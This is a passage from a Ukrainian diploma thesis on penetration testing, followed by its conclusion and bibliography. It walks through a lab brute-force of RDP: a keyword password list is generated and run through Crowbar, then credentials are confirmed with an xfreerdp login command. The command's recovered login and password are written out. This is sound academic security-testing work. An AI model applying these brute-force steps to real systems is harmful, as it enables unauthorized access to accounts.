

Рисунок 3.5.2.4 – Результат сканування утилітою NMAP

Тож на даному етапі нам відоме тільки ім’я машини та її IP-адреса. Інформації щодо якихось вразливостей, через які ми зможемо зламати дану машину, не знайшлось. Тому будемо намагатися підібрати пароль через словник паролів.

Словник паролів будемо створювати власноруч за допомогою інструменту з Github **Bitwise-01** [29] (див. рис. 3.5.2.5).



Рисунок 3.5.2.5 – Утиліта Bitwise-01 на Github

Bitwise-01 – це простий базовий інструмент для створення документів для підбору паролів та логінів.

Тож завантажуємо його на Kali з Github (рис. 3.5.2.6). Після завантаження ми можемо переглянути файли, які містяться всередині командою **ls**.



Рисунок 3.5.2.6 – Завантаження Bitwise-01

Наступним кроком переходимо в директорію **Passwords** командою **cd Passwords** (рис. 3.5.2.7).

Рисунок 3.5.2.7 – Файли в директорії Passwords

Нам потрібен файл **passgen**, за допомогою якого й будемо генерувати паролі та логіни для входу до машини. Запускаємо його через **Python3**.

Після запуску нам пропонується ввести ключові слова (рис. 3.5.2.8), які стосуються цільової машини. Це може бути ім’я власника, дата народження, логін і т.і.



Рисунок 3.5.2.8 – Введення ключових слів

Нам відоме тільки ім’я машини **Sopa**. Тому до ключових слів введемо ім’я цільової машини, та назви користувачів – admin, administrator, user.

Після завершення введення ключових слів вводимо generate та система видає нам кількість згенерованих паролів. В нашому випадку вийшло 4476 (рис. 3.5.2.9).



Рисунок 3.5.2.9 – Генерація паролів

В даному файлі представлені різні варіації ключових слів, які можуть бути потенційними паролями. Виносимо даний файл в потрібну нам папку та дублюємо, адже далі ми будемо його використовувати для підбору паролю та логіну. Файл з паролями назвемо **pass.txt**, а з логінами – **Name.txt** (рис. 3.5.2.10).



Рисунок 3.5.2.10 – Файли з паролями та логінами

Тепер нам знадобиться інструмент Crowbar.

Crowbar (раніше відомий як Levye) є інструментом для брут-форсу, який може використовуватися під час тестів на проникнення. Він створений для підтримки протоколів, які зараз не підтримуються в thc-hydra та іншими популярними інструментами брут-форсу. Особливість програми – це її простота та ефективність.

Для брут-форсу логіну та пароля вводимо в Crowbar команду, що відображена на рис. 3.5.2.11.



Рисунок 3.5.2.11 – Команда для брут-форсу логіна та пароля

Параметри, що прописані в команді, відповідають за наступне:

- -b – відповідає за вибір протоколу, в нашому випадку це pdr;
- -U – вказує файл зі списком імен користувачів, який прописується вслід за ним;

- -C – вказує файл зі списком паролів, який прописується вслід за ним;
- -s – вказуємо діапазон IP-адрес.

В результаті виконання даної команди було знайдено пароль та логін, за якими ми можемо зайти до цільової системи. Логін – **sopaUser**, а пароль – **admin1**. Результат можна побачити на рисунку 3.5.2.12.

Рисунок 3.5.2.12 – Результат підбору паролю та логіна

Тепер для перевірки коректності знайденого пароля та логіна вводимо команду **sudo xfreerdp /f /u:sopaUser /p:admin1 /v:192.168.1.170:3389**. На рисунку 3.5.2.13 можемо побачити, що відбувається вхід до машини. Отже було знайдено коректні пароль та логін.



Рисунок 3.5.2.13 – Вхід до системи зі знайденими паролем та логіном

В даному випадку було показано найпростіший приклад зі зламом протоколу для управління віддаленим робочим столом.

ВИСНОВОК

У результаті виконання дипломної роботи було розглянуто та проаналізовано українські та міжнародні стандарти оцінки кіберзахищеності інформаційно-комунікаційних систем і на основі отриманих знань запропоновано алгоритм проведення тестування кіберзахищеності. Також було проаналізовано юридичні аспекти проведення тестування на проникнення. Визначено перелік найпопулярніших серед професійних пентестерів програмно-апаратних засобів та рішень для тестування на проникнення інформаційно-комунікаційних систем.

В практичній частині було перевірено ступінь захищеності інформаційно-комунікаційної системи комерційного підприємства на прикладі служби каталогів Active Directory та протоколу віддаленого робочого стола RDP. В ході тестування на проникнення використовувались програмно-апаратні засоби, що функціонують на базі операційної системи Kali Linux.

Компанії повинні серйозно ставитися до кібербезпеки мереж і аналізувати потенційні точки входу, які можуть використовувати зловмисники.

Також в наш час дуже небезпечно використовувати старі версії операційних систем, які вже не отримують оновлення, адже цією вразливістю можуть легко скористатися хакери та викрасти дані або взагалі отримати керування над комп’ютером. Краще використовувати нові версії операційних систем, які регулярно отримують оновлення від розробника, у поєднанні з іншими методами захисту комп’ютера.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Про захист інформації в інформаційно-комунікаційних системах. Закон України від 16.12.2020 р. № 1089-IX. URL: https://zakon.rada.gov.ua/laws/show/80/94-%D0%B2%D1%80#Text (дата звернення: 27.05.2022 р.).
2. Бурячок В.Л. Інформаційна та кібербезпека: соціотехнічний аспект : підручник / В.Л. Бурячок, В.О. Хорошко, С.В. Толюпа ; ред. В.Б. Толубко. – 1-ше вид. – Київ : ДУТ, 2015. – 288 с.
3. Про затвердження Правил забезпечення захисту інформації в інформаційних, телекомунікаційних та інформаційно-телекомунікаційних системах. Постанова від 29.03.2006 р. № 373. URL: https://zakon.rada.gov.ua/laws/show/373-2006-%D0%BF#Text (дата звернення: 27.05.2022 р.).
4. НД ТЗІ 3.7-003-05. Порядок проведення робіт із створення комплексної системи захисту інформації в інформаційно-телекомунікаційній системі. – Затверджено наказом ДСТСЗІ СБ України №125 від 8.11.2005. – (Серія видань «Нормативний документ»).
5. Kalchenko V.V. Аналіз існуючої методики проведення аудиту безпеки комп’ютерних систем в державних органах [Електронний ресурс] / V.V. Kalchenko // Системи управління, навігації та зв’язку. Збірник наукових праць. – 2019. – Т. 3, № 55. – С. 110–112. – Режим доступу: http://journals.nupp.edu.ua/sunz/article/view/1563 (дата звернення: 27.05.2022). – Назва з екрана.
6. Kalchenko V.V. Огляд методів проведення тестування на проникнення для оцінки захищеності комп’ютерних систем [Електронний ресурс] / V.V. Kalchenko // Системи управління, навігації та зв’язку. Збірник наукових праць. – 2018. – Т. 4, № 50. – С. 109. – Режим

доступу: http://journals.nupp.edu.ua/sunz/article/view/1209 (дата звернення: 27.05.2022). – Назва з екрана.

7. Barthelme W. Penetration testing: 5 metodologies of pentest [Electronic resource] / Wells Barthelme // ITGLOBAL.COM - Managed IT and Business Cloud services. – Mode of access: https://itglobal.com/company/blog/5-pentest-metodologies/ (date of access: 27.05.2022). – Title from screen.
8. Technical guide to information security testing and assessment: recommendations of the national institute of standards and technology / U.S. Department of Commerce National Institute of Standards and Technology [et al.]. – Gaithersburg : CreateSpace Independent Publishing Platform, 2008. – 86 p.
9. Herzog P. Open-Source Security Testing Methodology Manual / Peter Herzog. – [S. l.] : Institute for Security and Open Methodologies, 2010. – 213 p.
10. Учасники проектів Вікімедіа. Операційна система – Вікіпедія [Електронний ресурс] / Учасники проектів Вікімедіа // Вікіпедія. – Режим доступу: https://uk.wikipedia.org/wiki/Операційна_система (дата звернення: 27.05.2022). – Назва з екрана.
11. Krause J. Mastering Windows Group Policy: Control and secure your Active Directory environment with Group Policy / Jordan Krause. – Birmingham : Packt Publishing, 2018. – 408 p.
12. Яцків В.В. «Тестування комп’ютерних систем на проникнення» опорний конспект лекцій для студентів спеціальності 125 «Кібербезпека» : конспект лекцій / В. Яцків. – Тернопіль : ТНЕУ, 2019. – 119 с.
13. Rehberger J. Cybersecurity Attacks – Red Team Strategies: A practical guide to building a penetration testing program having homefield advantage / Johann Rehberger. – Birmingham : Packt Publishing, 2020. – 524 p.
14. Parker J. T. Breach & Attack Simulation For Dummies / Jeff T. Parker. – Hoboken : John Wiley & Sons, 2020. – 49 p.
15. Breach and Attack Simulation Versus Pen Testing and Red Teaming - SafeBreach [Electronic resource] // SafeBreach. – Mode of

access: https://www.safebreach.com/resources/breach-and-attack-simulation-versus-pen-testing-and-red-teaming/ (date of access: 27.05.2022). – Title from screen.

16. Hertzog R. Kali Linux Revealed: Mastering the Penetration Testing Distribution / Rafael Hertzog, Jim O'Gorman. – [S. l.] : Offsec Press, 2017. – 342 p.
17. What is Parrot - Parrot Documentation [Electronic resource] // Parrot Security. – Mode of access: https://www.parrotsec.org/docs/what-is-parrot.html (date of access: 27.05.2022). – Title from screen.
18. The BlackArch Linux Guide [Electronic resource] // BlackArch Linux - Penetration Testing Distribution. – Mode of access: https://blackarch.org/blackarch-guide-en.pdf (date of access: 27.05.2022). – Title from screen.
19. Uygur S. U. Penetration Testing with BackBox / Stefan Umit Uygur. – Birmingham : Packt Publishing, 2014. – 112 p.
20. Sohail. DEFT Linux A Linux Distribution For Computer Forensics [Electronic resource] / Sohail // LinuxAndUbuntu. – Mode of access: https://www.linuxandubuntu.com/home/deft-linux-a-linux-distribution-for-computer-forensics (date of access: 27.05.2022). – Title from screen.
21. Weidman G. Penetration Testing: A Hands-On Introduction to Hacking / Georgia Weidman. – San Francisco : No Starch Press, 2014. – 528 p.
22. Ehmer M. A Comparative Study of White Box, Black Box and Grey Box Testing Techniques / Mohd Ehmer, Farmeena Khan // International Journal of Advanced Computer Science and Applications. – 2012. – Vol. 3, no. 6. – P. 12–13.
23. Carbonsec Team. The Legal Aspects of Ethical Hacking – Where Are the Limits? - Carbonsec [Electronic resource] / Carbonsec Team // Carbonsec - Cybersecurity Consultancy Services Company. – Mode of access: https://www.carbonsec.com/legal-aspects-of-ethical-hacking/ (date of access: 28.05.2022). – Title from screen.

24. Ободяк В.К., Шелехов І.В. Сучасні інформаційні технології в кібербезпеці [Електронний ресурс] : монографія / А.С. Довбиш, В.К. Ободяк, І.В. Шелехов. та ін. – Суми : Сум. держ. ун-т, 2021. – 348 с. – Режим доступу: https://essuir.sumdu.edu.ua/bitstream-download/123456789/82619/3/Obodiak_kiberbezpeka.pdf (дата звернення: 25.05.2022). – Назва з екрана.
25. Lyon G. F. Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning / Gordon Fyodor Lyon. – [S. l.] : Nmap Project, 2009. – 464 p.
26. Kumar H. Learning Nessus for Penetration Testing / Himanshu Kumar. – Birmingham : Packt Publishing, 2014. – 116 p.
27. Chappell L. Wireshark Network Analysis: The Official Wireshark Certified Network Analyst Study Guide / Laura Chappell. – 2nd ed. – [S. l.] : Chappell University, 2012. – 986 p.
28. GitHub - Madhava-mng/RockYou.txt: rockyou.txt Common passwordlist [Electronic resource] // GitHub. – Mode of access: https://github.com/Madhava-mng/RockYou.txt (date of access: 08.06.2022). – Title from screen.
29. GitHub - Bitwise-01/Instagram-: Bruteforce attack for Instagram [Electronic resource] // GitHub. – Mode of access: https://github.com/Bitwise-01/Instagram- (date of access: 10.06.2022). – Title from screen.